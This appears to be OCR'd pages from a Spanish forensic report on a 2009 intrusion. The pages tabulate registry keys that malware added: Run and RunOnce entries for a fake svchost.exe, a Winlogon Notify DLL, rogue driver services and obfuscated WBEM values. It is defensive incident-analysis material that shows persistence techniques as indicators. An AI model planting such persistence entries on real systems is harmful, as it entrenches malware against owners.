
Key	Value	Data
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Version	@	"1.0"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\VersionIndependen...		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\VersionIndependen...	@	"MSWinsock.Winsock"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}	@	"Winsock General Property Page Object"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32	@	"C:\WINDOWS\System32\MSWINSCK.OCX"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}	@	"IMSWinsockControl"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid	@	"{00020424-0000-0000-C000-000000000046}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32	@	"{00020424-0000-0000-C000-000000000046}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	@	"{248DD890-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	Version	"1.0"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}	@	"DMSWinsockControlEvents"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid	@	"{00020420-0000-0000-C000-000000000046}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32	@	"{00020420-0000-0000-C000-000000000046}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	@	"{248DD890-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	Version	"1.0"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0	@	"Microsoft Winsock Control 6.0"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0\win32		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0\win32	@	"C:\WINDOWS\System32\MSWINSCK.OCX"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\FLAGS		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\FLAGS	@	"2"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\HELPDIR		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\HELPDIR	@	""
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DownloadManager		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions\CRYPTO\LMZ_LOCKDOWN		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions\CRYPTO\LMZ_LOCKDOWN	CheckedValue	dword:00000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main	Use FormS...	"yes"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	udso	"tRZalgV9DvmAx30bWO0VyJN+BpB1eB+M...
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	mso	"dh6n0JBHy8+zo3A"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	FirstInstallFlag	"bb021908"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	Update	hex:a0,11,09,e5,58,85,e3,40,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	Ulrn	"sopidkc"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	guid	"85.53.207.228-14"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	reader_s	"C:\WINDOWS\System32\reader_s.exe"

Ilustración 105. Intrusión 1 - 2009: registros añadidos (III).



Key	Value	Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	svchost.exe	""C:\WINDOWS\System32\3361\SVCHOST.exe""
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	svchost.exe	""C:\WINDOWS\System32\3361\SVCHOST.exe""
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\gmgnhvv		
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\gmgnhvv	DllName	"gmgnhvv.dll"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\gmgnhvv	StartShell	"WLEventStartShell"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\gmgnhvv	Impersonate	dword:00000000
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\gmgnhvv	Asynchronous	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000	Service	"6to4"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000	Legacy	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000	ConfigFlags	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000	Class	"LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000	ClassGUID	"{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000	DeviceDesc	"6to4"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000\Control		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000\Control	*NewlyCre...	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_6TO4\0000\Control	ActiveService	"6to4"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000		
HKEY_LOCAL_MACHINE\SOFTWARE\AGProtect		
HKEY_LOCAL_MACHINE\SOFTWARE\AGProtect	Cfg	hex:09,00,00,00,85,3d,00,00,2b,a7,ea,34,6a,6b,6b,6b,75,6b,45,6...
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock	@	"Microsoft WinSock Control, version 6.0"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock\CLSID		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock\CLSID	@	"{248DD896-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock\CurVer		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock\CurVer	@	"MSWinsock.Winsock.1"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock.1		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock.1	@	"Microsoft WinSock Control, version 6.0"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock.1\CLSID		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MSWinsock.Winsock.1\CLSID	@	"{248DD896-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}	@	"Microsoft WinSock Control, version 6.0"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	UpdateNew	hex:70,a9,5d,d6,58,85,e3,40,
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	uid	"bb021908"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	i	""
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	mms	"DNKyWwx5EC66gID"
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM	BuildW	"axCkSbYiW3h/5pH"
HKEY_USERS\S-1-5-18\Software\WinRAR SFX		
HKEY_USERS\S-1-5-18\Software\WinRAR SFX	C%%WIN...	"C:\WINDOWS\system32\"
HKEY_USERS\S-1-5-18\Software\Microsoft\IEAK		
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Connection Wizard		

Ilustración 106. Intrusión 1 - 2009: registros añadidos (IV).



Key	Value	Data
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Connection Wizard	ShellNext	"https://signup.live.com/signup.aspx?mkt=en-us&rollrs=128&lic=1"
HKEY_USERS\S-1-5-18\Software\Microsoft\Internet Connection Wizard	Completed	hex:01,00,00,00,
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows Script		
HKEY_USERS\S-1-5-18\Software\Microsoft\Windows Script\Settings		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000	Service	"isadisk"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000	Legacy	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000	ConfigFlags	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000	Class	"LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000	ClassGUID	"{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000	DeviceDesc	"isadisk"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000\Control		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000\Control	*NewlyCre...	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISADISK\0000\Control	ActiveService	"isadisk"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000	Service	"msncache"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000	Legacy	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000	ConfigFlags	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000	Class	"LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000	ClassGUID	"{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000	DeviceDesc	"msncache"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000\Control		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000\Control	*NewlyCre...	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_MSNCACHE\0000\Control	ActiveService	"msncache"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000	Service	"protect"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000	Legacy	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000	ConfigFlags	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000	Class	"LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000	ClassGUID	"{8ECC055D-047F-11D1-A537-0000F8753ED1}"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000	DeviceDesc	"protect"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000\Control		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000\Control	*NewlyCre...	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_PROTECT\0000\Control	ActiveService	"protect"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000	Service	"sopidkc"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000	Legacy	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000	ConfigFlags	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000	Class	"LegacyDriver"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000	ClassGUID	"{8ECC055D-047F-11D1-A537-0000F8753ED1}"

Ilustración 107. Intrusión 1 - 2009: registros añadidos (V).

Key	Value	Data
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000	DeviceDesc	"sopidkc Service"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000\Control		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000\Control	*NewlyCre...	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_SOPIDKC\0000\Control	ActiveService	"sopidkc"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4	Type	dword:00000120
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4	Start	dword:00000002
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4	ErrorControl	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4	ImagePath	hex(2):25,53,79,73,74,65,6d,52,6f,6f,74,25,5c,53,79,73,74,65,6d,...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4	DisplayName	"6to4"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4	ObjectName	"LocalSystem"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Parameters		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Parameters	ServiceDll	hex(2):43,3a,5c,57,49,4e,44,4f,57,53,5c,53,79,73,74,65,6d,33,32...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Security		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Security	Security	hex:01,00,14,80,90,00,00,00,9c,00,00,00,14,00,00,00,30,00,00,0...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Enum		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Enum	0	"Root\LEGACY_6TO4\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Enum	Count	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\6to4\Enum	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	Type	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	Start	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	ErrorControl	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	Groups	"Streams Drivers"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete	ImagePath	hex(2):73,79,73,74,65,6d,33,32,5c,64,72,69,76,65,72,73,5c,64,6f...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete\Enum		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete\Enum	0	"Root\LEGACY_DONETE\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete\Enum	Count	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\donete\Enum	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk	Type	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk	Start	dword:00000003
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk	ErrorControl	dword:00000000
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk	ImagePath	hex(2):5c,3f,3f,5c,43,3a,5c,57,49,4e,44,4f,57,53,5c,53,79,73,74,...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk	DisplayName	"isadisk"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk	Description	"isadisk"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk\Security		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk\Security	Security	hex:01,00,14,80,90,00,00,00,9c,00,00,00,14,00,00,00,30,00,00,0...
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk\Enum		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk\Enum	0	"Root\LEGACY_ISADISK\0000"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk\Enum	Count	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\isadisk\Enum	NextInstance	dword:00000001
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache		
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache	Type	dword:00000010
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache	Start	dword:00000002

Ilustración 108. Intrusión 1 - 2009: registros añadidos (VI).

Key
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\msncache\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\protect\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Security
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\sopidkc\Enum
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
